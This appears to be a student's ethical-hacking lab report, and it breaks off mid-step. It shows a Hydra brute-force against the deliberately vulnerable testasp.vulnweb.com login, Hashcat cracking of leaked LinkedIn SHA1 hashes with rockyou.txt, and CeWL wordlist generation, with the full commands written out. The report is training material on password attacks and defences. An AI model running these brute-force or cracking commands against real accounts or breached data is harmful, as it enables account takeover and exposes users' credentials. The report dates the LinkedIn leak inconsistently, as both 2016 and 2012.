
- Then, I navigated to the vulnerable website at http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault%2Easp%3F.

- Using Firefox Developer Tools → Network tab, I captured the POST request when entering dummy credentials (e.g., username: admin, password: 1234).

- I copied the POST parameters from the request body:
  tfUName=admin&tfUPass=1234








- Next, I needed a password list.
- I copied the default rockyou.txt.gz from /usr/share/wordlists/ to my home directory and decompressed it:

```
cp /usr/share/wordlists/rockyou.txt.gz ~/

gunzip rockyou.txt.gz
```


- I verified that the file was extracted and inspected its contents:

```
cat rockyou.txt
```




- To ensure proper file permissions for Hydra to read it:

```
chmod 644 ~/rockyou.txt
```



- Finally, I executed the Hydra brute-force attack using the following command:

```
hydra -l admin -P ~/rockyou.txt testasp.vulnweb.com http-post-form
"/Login.asp?RetURL=%2FDefault.asp%3F:tfUName=^USER^&tfUPass=^PASS^:Inval
id login!" -t 1 -w 10 -V -f
```




- This command tries different passwords from rockyou.txt against the username admin on the target web form until a valid login is found or the wordlist is exhausted.

Explanation:

- -l admin sets the username.
- -P ~/rockyou.txt specifies the password list.
- http-post-form tells Hydra which module to use.
- The path and POST body simulate the login form.
- "Invalid login!" is the failure message on the page used to detect incorrect logins.
- -V shows each login attempt.

- I watched the Hydra output live in the terminal as it attempted different combinations from the wordlist until it found the correct one:



2. What is the purpose and how can you use it in practice?

This lab showed me how brute-force attacks, hash cracking, and custom wordlist generation are used in ethical hacking to test system security and identify weak authentication mechanisms. These techniques simulate real-world attacks and give penetration testers the ability to assess password strength and application resilience.

The purpose of this lab was to:

- Demonstrate how attackers exploit weak passwords and improperly protected login forms.
- Learn how to use offensive tools like Hydra, Hashcat, and CeWL in a controlled environment.
- Understand the process of collecting, customizing, and applying password lists against various targets.

In practical cybersecurity roles, I could use this knowledge to:

- Audit the strength of password policies on internal or client-facing systems.
- Simulate brute-force attacks to test login rate limits and account lockout mechanisms.
- Crack password hashes during forensic investigations or system audits.
- Generate environment-specific wordlists that increase the success rate of dictionary-based attacks.

Knowing how these tools work allows me to not only test for vulnerabilities but also to advise on how to mitigate them—such as implementing multi-factor authentication, CAPTCHAs, rate-limiting, or using hashed and salted passwords. These skills are directly applicable in penetration testing, threat hunting, red teaming, and vulnerability assessment.

3. What did you learn and what is your personal takeaway?

I learned:

- How to inspect HTTP POST requests and extract form data using browser developer tools.
- How to use Hydra to brute-force web-based logins using valid POST request formatting.
- How to work with password lists like rockyou.txt, including decompressing and securing permissions.
- How a simple misconfiguration (like no account lockout or input rate limits) can expose a web app.

If I had to do the lab again, I would:

- Build a small, context-specific wordlist first to speed up testing and minimize noise.
- Explore Hydra modules for other protocols (e.g., SSH, FTP) to practice login attacks across services.

- Add logging or output redirection to better track successful attempts and failures.
- Set up a more realistic local testing environment (e.g., DVWA) for controlled experimentation.

Personal takeaway: This lab helped me understand just how accessible brute-force attacks can be with basic tools and poor configurations. It gave me practical knowledge of how attackers approach login forms and how defenders can recognize and prevent such attacks. I now feel more confident identifying weak authentication designs and recommending proper defensive strategies to secure web-based systems.

1. What did you do in detail?

In this task, I cracked password hashes from the 2016 LinkedIn password breach using Hashcat. The goal was to simulate how attackers exploit weak passwords and outdated hashing algorithms in real-world scenarios.

Task 2: Cracking LinkedIn Hashes Using Hashcat

Step 1: Download LinkedIn Hashes

- I opened the terminal in Kali Linux and downloaded the LinkedIn hash sample file using wget:

```
wget https://raw.githubusercontent.com/deargle/security-assignments/master/labs/files/LinkedIn_HalfMillionHashes.txt
```

- This file contains 500,000 SHA1 password hashes leaked during the 2012 LinkedIn breach.

Step 2: Prepare Wordlist

- I already had rockyou.txt extracted from Task 1, so I confirmed its existence:


```
ls ~/rockyou.txt
```

- This file contains millions of commonly used passwords and is ideal for dictionary-based attacks.

Step 3: Read Hashcat Manual

- Before launching the attack, I read the manual to understand the command-line options:


```
man hashcat
```



```
Hashcat(1)                                                    General Commands Manual

NAME
       hashcat - Advanced CPU-based password recovery utility

SYNOPSIS
       hashcat [options] hashfile [mask|wordfiles|directories]

DESCRIPTION
       Hashcat is the world's fastest CPU-based password recovery tool.

       While it's not as fast as its GPU counterpart oclHashcat, large lists can be easily split in half with a good dictionary and a bit of knowledge of the command switches.

       Hashcat is the self-proclaimed world's fastest CPU-based password recovery tool, Examples of hashcat supported hashing algorithms are Microsoft LM Hashes, MD4, MD5, SHA-family, Unix Crypt formats, MySQL, Cisco PIX.

OPTIONS
       -h, --help
              Show summary of options.

       -V, --version
              Show version of program.

       -m, --hash-type=NUM
              Hash-type, see references below

       -a, --attack-mode=NUM
              Attack-mode, see references below

       --quiet
              Suppress output

       --force
              Ignore warnings

       --stdin-timeout-abort
              Abort if there is no input from stdin for X seconds

       --machine-readable
              Display the status view in a machine-readable format

       --keep-guessing
              Keep guessing the hash after it has been cracked

       --self-test-disable
              Disable self-test functionality on startup

       --loopback
              Add new plains to induct directory

       -b, --benchmark
              Run benchmark

       --hex-salt
              Assume salt is given in hex

       --hex-charset
Manual page hashcat(1) line 1 (press h for help or q to quit)
```

- or

  `hashcat –help`



```
┌──(paulina-czarnota㉿kali-virtualbox)-[~]
└─$ hashcat --help

hashcat (v6.2.6) starting in help mode

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long          | Type | Description                                          | Example
===============================+======+======================================================+=======================
 -m, --hash-type               | Num  | Hash-type, references below (otherwise autodetect)   | -m 1000
 -a, --attack-mode             | Num  | Attack-mode, see references below                    | -a 3
 -V, --version                 |      | Print version                                        |
 -h, --help                    |      | Print help                                           |
     --quiet                   |      | Suppress output                                      |
     --hex-charset             |      | Assume charset is given in hex                       |
     --hex-salt                |      | Assume salt is given in hex                          |
     --hex-wordlist            |      | Assume words in wordlist are given in hex            |
     --force                   |      | Ignore warnings                                      |
     --deprecated-check-disable|      | Enable deprecated plugins                            |
     --status                  |      | Enable automatic update of the status screen         |
     --status-json             |      | Enable JSON format for status output                 |
     --status-timer            | Num  | Sets seconds between status screen updates to X      | --status-timer=1
     --stdin-timeout-abort     | Num  | Abort if there is no input from stdin for X seconds  | --stdin-timeout-abort=300
     --machine-readable        |      | Display the status view in a machine-readable format |
     --keep-guessing           |      | Keep guessing the hash after it has been cracked     |
     --self-test-disable       |      | Disable self-test functionality on startup           |
     --loopback                |      | Add new plains to induct directory                   |
     --markov-hcstat2          | File | Specify hcstat2 file to use                          | --markov-hcstat2=my.hcstat2
     --markov-disable          |      | Disables markov-chains, emulates classic brute-force |
     --markov-classic          |      | Enables classic markov-chains, no per-position       |
     --markov-inverse          |      | Enables inverse markov-chains, no per-position       |
 -t, --markov-threshold        | Num  | Threshold X when to stop accepting new markov-chains | -t 50
     --runtime                 | Num  | Abort session after X seconds of runtime             | --runtime=10
     --session                 | Str  | Define specific session name                         | --session=mysession
     --restore                 |      | Restore session from --session                       |
     --restore-disable         |      | Do not write restore file                            |
     --restore-file-path       | File | Specific path to restore file                        | --restore-file-path=x.restore
 -o, --outfile                 | File | Define outfile for recovered hash                    | -o outfile.txt
     --outfile-format          | Str  | Outfile format to use, separated with commas         | --outfile-format=1,3
     --outfile-autohex-disable |      | Disable the use of $HEX[] in output plains           |
     --outfile-check-timer     | Num  | Sets seconds between outfile checks to X             | --outfile-check-timer=30
     --wordlist-autohex-disable|      | Disable the conversion of $HEX[] from the wordlist   |
 -p, --separator               | Char | Separator char for hashlists and outfile             | -p :
     --stdout                  |      | Do not crack a hash, instead print candidates only   |
     --show                    |      | Compare hashlist with potfile; show cracked hashes   |
     --left                    |      | Compare hashlist with potfile; show uncracked hashes |
     --username                |      | Enable ignoring of usernames in hashfile             |
     --remove                  |      | Enable removal of hashes once they are cracked       |
     --remove-timer            | Num  | Update input hash file each X seconds                | --remove-timer=30
     --potfile-disable         |      | Do not write potfile                                 |
     --potfile-path            | File | Specific path to potfile                             | --potfile-path=my.pot
     --encoding-from           | Code | Force internal wordlist encoding from X              | --encoding-from=iso-8859-15
     --encoding-to             | Code | Force internal wordlist encoding to X                | --encoding-to=utf-32le
     --debug-mode              | Num  | Defines the debug mode (hybrid only by using rules)  | --debug-mode=4
```

Step 4: Run Hashcat to Crack Hashes

- I launched Hashcat with the following command to perform a straight dictionary attack:

```
hashcat --force -m 100 --remove --outfile=LinkedIn_cracked.txt
LinkedIn_HalfMillionHashes.txt ~/rockyou.txt
```

- **Explanation:**
  - **--force** = Forces hashcat to run (ignore warnings).
  - **-m 100** = Hash type 100, meaning SHA1 (LinkedIn used SHA1).
  - **--remove** = Remove cracked hashes from the input file.
  - **--outfile=LinkedIn_cracked.txt** = Save cracked results into a new file.
  - **LinkedIn_HalfMillionHashes.txt** = The input file containing hashes.
  - **~/rockyou.txt** = The wordlist used to try and crack passwords.


Step 5: Check How Many Passwords Were Cracked

- After Hashcat finished running, I counted how many passwords were successfully cracked:

```
wc -l LinkedIn_cracked.txt
```

- I also checked how many were still left uncracked:


```
wc -l LinkedIn_HalfMillionHashes.txt
```



Step 6: View the Cracked Passwords

- To view the cracked hashes and their corresponding passwords, I used:

```
cat LinkedIn_cracked.txt
```



- This file listed each hash alongside the plaintext password that matched it, proving that many users reused weak or common credentials.

2. What is the purpose and how can you use it in practice?

This task helped me understand how password hashes from real data breaches—like the 2016 LinkedIn leak—can be cracked using Hashcat. The goal was to simulate how attackers exploit weak password choices and outdated hashing algorithms like SHA1.

The purpose of this task was to:

- Demonstrate how dictionary-based attacks work against leaked hashes.
- Show how quickly passwords can be recovered if insecure hashing is used.
- Teach me how to use Hashcat in a realistic offensive security scenario.

In practice, I can use this knowledge to:

- Assess the strength of user passwords during internal audits or penetration tests.
- Help organizations detect weak or reused credentials in exposed datasets.
- Recommend stronger hashing methods like bcrypt or Argon2 with salt and iterations.
- Identify trends in weak password usage and use this insight to educate clients and users.

If I work as a penetration tester or security analyst, this type of skill is essential when evaluating breach impact, identifying vulnerable users, or conducting red team operations. It also prepares me to assist in post-breach investigations or threat intelligence analysis where hash cracking is relevant.

3. What did you learn and what is your personal takeaway?

I learned:

- How to use Hashcat to perform a dictionary attack against a SHA1-hashed password list.
- How the -m option defines the hash type, and how Hashcat outputs cracked credentials.
- How common passwords like those in rockyou.txt can break thousands of hashes quickly.
- Why unsalted hashes (like in the LinkedIn leak) are especially dangerous.

If I had to do the lab again, I would:

- Use rules-based attacks in Hashcat (e.g., -r rules/best64.rule) to mutate words and improve crack rates.
- Try a hybrid attack combining dictionary and brute-force methods.
- Split and sort the hash file by frequency to prioritize common entries.

Personal takeaway: This lab showed me how real password leaks are exploited in practice and how even large companies can expose users by using outdated hashing methods. It reinforced the need for strong password policies, modern hash functions, and awareness of breach reuse risks. I now feel more prepared to audit password security, advise on best practices, and replicate realistic attack paths for training or assessment purposes.

1. What did you do in detail?


- In this task, I used CeWL (Custom Word List Generator) on Kali Linux to create a custom wordlist based on a target website. CeWL crawls web pages and extracts words that can be used in dictionary-based password cracking, especially when passwords are influenced by a person's environment (e.g., company name, blog, hobbies).
- Due to connectivity issues with https://www.geeksforgeeks.org/, I used https://digi.ninja/ instead.

Task 3: Create a Targeted Wordlist Using CeWL

Step 1: View CeWL help page

- I opened the terminal and typed the following command to learn about CeWL's options:

```
cewl -h
```



- This displayed all available flags such as -m, -d, -w, -e, --debug, etc.

Step 2: Crawl the website using CeWL

- I crawled the site https://digi.ninja/ to gather words:


```
cewl https://digi.ninja/
```

- CeWL printed a list of words gathered from the HTML content of the target page.

Step 3: Save the wordlist output to a file

- I saved the output into a file for reuse:

```
cewl https://digi.ninja/ -w wordlists.txt
```



- Then I verified the file contents:

```
cat wordlists.txt
```

- **Purpose:** Save crawled words for reuse in password cracking.

Step 4: Filter by minimum word length

- I generated a wordlist by setting a minimum word length of 7 characters:

```
